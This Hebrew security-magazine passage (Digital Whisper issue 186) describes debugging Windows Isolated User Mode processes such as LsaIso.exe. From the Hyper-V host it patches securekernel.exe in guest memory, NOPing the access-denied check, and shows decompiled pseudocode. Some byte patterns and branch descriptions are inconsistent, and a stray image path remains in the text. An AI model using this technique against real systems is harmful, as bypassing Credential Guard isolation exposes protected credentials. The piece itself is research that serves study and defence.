בשימוש בגרסה החדשה ביותר של LiveCloudKd, מצאתי דרך לדבג תהליכים שרצים ב-Isolated User Mode בעזרת השימוש במכונה וירטואלית. העיקרון חבוי בכך שה-Virtual Secure Mode במכונה הוירטואלית מבודד אזורי זיכרון של VTL-ים שונים. במכונה המארחת עדיין אפשר להשתמש ב-hypercalls ברמת הקרנל או ב-API של הדרייבר winhv.sys, כדי לגשת לזיכרון הפיזי הליניארי של המכונה הוירטואלית.

LiveCloudKd מספק דרייבר חתום בשם hvmm.sys, שחושף את היכולות האלה דרך API ברמה האפליקטיבית – כלומר, זיכרון שמוקצה ל-VTL 1 בתוך מכונה וירטואלית עדיין נגיש מהמכונה המארחת באמצעות כתובות פיזיות. כדי לדבג את תהליכי IUM, נצטרך לשנות את הפונקציה SkpsIsProcessDebuggingEnabled שנמצאת ב-securekernel.exe בזמן הרצה. בגרסה החדשה של ה-Secure Kernel הפונקציה הזאת מוסתרת בתוך הפונקציה IumInvokeSecureService, שאליה יגיעו הבקשות שלנו לשירותים השונים של ה-Secure Kernel. נוכל לראות שהפונקציה SkpsIsProcessDebuggingEnabled מעניקה את ההרשאות לדבג תהליכים – אך את שינוי הסטטוס בפועל מבצעת פונקציית האחות שלה, SkpsEnableDebugging.

```
__int64 __fastcall SkpsEnableDebugging(__int64 PROCESS, char a2)
{
  __int64 v3; // rdi
  __int64 v5; // [rsp+30h] [rbp+8h]

  if ( a2 )
  {
    _InterlockedOr(PROCESS, 0x40u);             // pending-attach flag
    _InterlockedOr(PROCESS, 0x10u);             // debugging-enabled flag
  }
  else
  {
    _InterlockedAnd(PROCESS, 0xFFFFFFEF);       // clear debugging-enabled
  }
  v3 = *(PROCESS + 144);
  v5 = SkiAttachProcess(PROCESS);
  *(v3 + 2) = a2 != 0;
  return SkiAttachProcess(v5);
}
```

אסטרטגיית הדיבוג של ה-Secure Kernel נשמרת ב-Image strategy configuration שלו. שינוי ישיר של הקונפיגורציה או הקובץ ייגרום לאימות החתימה של securekernel.exe להיכשל, מה שיוביל למסך כחול של המכונה הוירטואלית :(

אבל אם נוכל לשנות בזמן ריצה את הבדיקה ולדרוס את ענף ה-else ב-NOP-ים, זה מספיק כדי לתת ל-SkpsEnableDebugging לרוץ ללא תנאי. הטכניקה נשענת על שלוש פיסות מידע שאנחנו נצטרך למצוא ממכונת המארח:

1. ה-Guest Physical Address (GPA) של העמוד שמכיל את הבתים שנרצה לשנות, נמצא זאת בעזרת סריקה של הזיכרון הפיזי של האורח בשביל החתימה.
2. ה-Guest Virtual Address (GVA) וערך האוגר CR3 המתאים, אשר משוחזרים באמצעות לכידת ה-vCPU בעמוד וקריאת האוגרים שלו באמצעות HvGetVpRegisters.
3. המיפוי מ-GVA ל-GPA עבור המיקום של SkpsIsProcessDebuggingEnabled, אשר נגזר על ידי מעבר על טבלאות הדפים החל ממערך ה-CR3 ששוחזר.


הפונקציה של securekernel.exe שמצאתי שמופעלת בתדירות הגבוהה ביותר, מה שמבטיח לנו שלא נחכה עד שהיא תקרא הייתה IumInvokeSecureService, שנחשבת לאחת הפונקציות הגדולות ביותר בקובץ ולכן אחת הקלות ביותר לזיהוי באמצעות חתימה. באמצעות SharpDisasm מצאתי את הוראת ה-ret שלה שמופיעה בסוף הפונקציה ולאחר מכן סרקתי את הזיכרון הפיזי של האורח בשביל תבנית הבייטים עד שמצאתי עמוד תואם שבו רשמתי חמישה בתים:

```
f3 90                   pause
eb fc                   jmp     0x0
c3                      ret
```

שינוי הזיכרון לא גורם למסך כחול במכונה הוירטואלית. בחיפוש בין כל ה-RIPs של המעבדים הוירטואלים בעזרת ה-hypercall HvGetVirtualProcessorRegisters. אם הבתים התחתונים של RIP תואמים ל-12 הבתים התחתונים של ההוראה הזו, אנחנו נשיג את ה-GVA וה-GPA המתאים, לאחר מכן נחשב את כתובת הבסיס של CR3 של ה-page table וה-page directory (גם דרך hypercall). בחיפוש המחרוזת "SkpsIsProcessDebuggingEnabled" בעזרת SharpDisasm, נוכל לקבל את הכתובת הרלטיבית של הפונקציה הסמויה, בהוספת כתובת רלטיבית זו לכתובת הבסיס ייתן לנו את ה-GVA של בלוק ה-if שאותו אנחנו רוצים לנטרל, ובמעבר על ה-page tables מ-CR3 יהפכו את זה ל-GPA. נרשום מספר NOP בכתובת הפיזית כדי לשכתב את מסלול ההרצה, ובכך להרשות ל-SkpsEnableDebugging לרוץ ללא בעיות, ולהרשות לנו לדבג את התהליך ב-IUM.

```
        // After the patch the 7-byte access-denied block is gone, so the
        // `else` is unreachable — both paths now fall into the if-body
        if ( v67 )
        {
LABEL_185:
          SkpsEnableDebugging(v574, a1[16]);
          inited = 0;                           // STATUS_SUCCESS
        }
        else
        {
          inited = 0xC0000022;                  // STATUS_ACCESS_DENIED
        }
```

עכשיו באותה מכונה עם אותם צעדים שניסינו בפעם הראשונה, נחבר את הדבגר WinDbg לתהליך Lsalso.exe נקבל את המראה הבא שמעיד על הצלחתינו!



הפרויקט מפורסם כפרויקט קוד פתוח בגיטהאב - https://github.com/ReverseWarrior/IUM-Debugger

אני תמיד שמח להצעות לבניית כלים ייחודיים כמו זה, ואולי אפילו להוסיף לו פיצ'רים חדשים :)

סיכום

עברנו על קונספטים מורכבים ובסיסיים כאחד בעולם הוירטואליזציה, מהבסיס של Hypervisor, עברנו לראות מקרוב את התוכנה Hyper-V שעל גביה מבוססת תעשייה שלמה של ענן. הבנו איך 2 עולמות, הרגיל והבטוח מתקשרים זה עם זה, ואילו קטעי קוד מעורבים בתהליך. לאחר מכן נכנסו לעולם של VTL 1 וראינו איך אפשר לשנות בזמן אמת את מערכת ההפעלה בכך שתתן לנו את הפיצ'רים שאנחנו רוצים.

בנוסף תוכלו למצוא את המאמר בבלוג שלי באנגלית reversewarrior.github.io

על המחבר

אני ליאל חנוכוב, חוקר חולשות בעל תשוקה לטכנולוגיות שמעורבות בחיי היום-יום שלנו כדי להפוך את העולם לבטוח יותר, תחומי המחקר שלי כוללים בין היתר אבטחה של מערכות הפעלה ומערכות האינטרנט של הדברים (IoT). אשמח לענות על שאלות ולקבל משוב! זמין ב-X ובלינקדאין :)

מקורות מידע

- Microsoft Learn — Hypervisor Top-Level Functional Specification (TLFS) https://learn.microsoft.com/en-us/virtualization/hyper-v-on-windows/tlfs/tlfs
- Microsoft Learn — HV_PARTITION_PRIVILEGE_MASK https://learn.microsoft.com/en-us/virtualization/hyper-v-on-windows/tlfs/datatypes/hv_partition_privilege_mask
- Microsoft Learn — VBS Enclaves: https://learn.microsoft.com/en-us/windows/win32/trusted-execution/vbs-enclaves
- Microsoft Learn — Enable Memory Integrity / VBS: https://learn.microsoft.com/en-us/windows/security/hardware-security/enable-virtualization-based-protection-of-code-integrity
- Saar Amar — First Steps in Hyper-V Research (MSRC blog): https://www.microsoft.com/en-us/msrc/blog/2018/12/first-steps-in-hyper-v-research
- Quarkslab — A Virtual Journey: From Hardware Virtualization to Hyper-V's Virtual Trust Levels: https://blog.quarkslab.com/a-virtual-journey-from-hardware-virtualization-to-hyper-vs-virtual-trust-levels.html
- :Yarden Shafir — Secure Kernel Research with LiveCloudKd /https://windows-internals.com/secure-kernel-research-with-livecloudkd
- gerhart01 — LiveCloudKd: https://github.com/gerhart01/LiveCloudKd
- tandasat — hvext (WinDbg extension): https://github.com/tandasat/hvext
- ionescu007 — SimpleVisor (Intel VMX header vmx.h) https://github.com/ionescu007/SimpleVisor/blob/master/vmx.h
- justinstenning — SharpDisasm: https://github.com/justinstenning/SharpDisasm
- ReverseWarrior — Hypervisors-Scripts (IDA 9.2 update) https://github.com/ReverseWarrior/Hypervisors-Scripts
- ReverseWarrior — IUM-Debugger: https://github.com/ReverseWarrior/IUM-Debugger
- .Windows Internals 7th Edition, Part 2 — Pavel Yosifovich, Mark E. Russinovich, David A Solomon, Alex Ionescu
- Intel® 64 and IA-32 Architectures Software Developer's Manual, Volume 3C: System Programming Guide

דברי סיכום

בזאת אנחנו סוגרים את הגליון ה-186 של Digital Whisper, אנו מאוד מקווים כי נהנתם מהגליון והכי חשוב: למדתם ממנו. כמו בגליונות הקודמים, גם הפעם הושקעו הרבה מחשבה, יצירתיות, עבודה קשה ושעות שינה רבות כדי להביא לכם את הגליון.

ניתן לשלוח כתבות וכל פניה אחרת דרך עמוד "צור קשר" באתר שלנו, או לשלוח אותן לדואר האלקטרוני שלנו, בכתובת editor@digitalwhisper.co.il.

על מנת לקרוא גליונות נוספים, ליצור עימנו קשר ולהצטרף לקהילה שלנו, אנא בקרו באתר המגזין:

www.DigitalWhisper.co.il

"T4lk1n' 80ut a r3vo7u710n 5ounds like a wh15p3r"

הגליון הבא בתקווה ביום האחרון של חודש יוני!

אפיק קסטיאל, ספיר פדרובסקי

31.05.2026